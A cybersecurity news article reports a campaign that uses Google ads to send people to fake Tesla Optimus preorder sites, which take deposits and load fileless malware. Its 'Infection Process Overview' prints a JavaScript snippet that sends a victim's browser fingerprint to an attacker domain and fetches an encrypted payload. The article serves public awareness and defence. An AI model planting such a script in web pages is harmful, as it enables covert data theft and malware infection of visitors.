
Hackers Exploit Google Paid Ads with Fake Tesla Websites to Spread Malware
In recent weeks, several sponsored advertisements began appearing at the top of Google search results, claiming to offer preorders for Tesla’s upcoming Optimus robots.
These ads redirected unsuspecting users to fraudulent microsites designed to mimic Tesla’s official branding, tricking them into paying a $250 “non-refundable” deposit for early access to the robotics product.
At first glance, the activity seemed like a typical phishing attempt. However, cybersecurity experts have revealed that the attackers behind these pages have escalated the scam into a dangerous malware distribution campaign.
Researchers from the Internet Storm Center noted that the operation emerged in early August, shortly after Tesla released new promotional materials that boosted public interest in Optimus.

By registering domains such as offers-tesla.com and exclusive-tesla.com, the cybercriminals bypassed traditional email security and social media monitoring. Instead, they relied on Google’s paid advertising system to ensure their malicious sites ranked prominently in search results.
When victims clicked on these ads, they were taken to what appeared to be a legitimate Tesla preorder form. Unbeknownst to them, hidden malicious scripts were quietly injected into the page’s code.
Upon submitting the form, rather than processing any payment, the site executed JavaScript code to collect detailed browser information and deliver a secondary malware loader.
The loader was identified as a variant of the SilentLoader malware family, configured to retrieve additional components from the attacker-controlled domain caribview.info.
Network traffic analysis revealed that the loader sent HTTP POST requests to download encrypted configuration data. This data was decrypted in memory and executed without leaving any executable files on the victim’s system, making detection extremely difficult.
Infection Process Overview
The attack relies on dynamic script injection and in-memory execution to avoid detection by traditional security tools. When a victim’s browser loads the fake Tesla site, a malicious JavaScript snippet is appended to the checkout process:
(function(){
    var xhr = new XMLHttpRequest();
    xhr.open('POST', 'https://caribview.info/tesla/api/config', true);
    xhr.onload = function(){
        var cipher = new Uint8Array(xhr.response);
        var config = decryptConfig(cipher, key);
        executePayload(config.loaderUrl);
    };
    xhr.responseType = 'arraybuffer';
    xhr.send(collectBrowserFingerprint());
})();
This code collects details about the victim’s system, such as installed fonts, screen resolution, and browser plugins, then sends them to the malicious server.
The server responds with encrypted instructions containing both the URL of the secondary payload and a decryption key. This ensures that traditional signature-based antivirus solutions cannot easily detect the malware.
Once loaded in memory, the malware performs reflective DLL injection into the victim’s browser process, giving the attacker full control without saving any files to the system’s hard drive.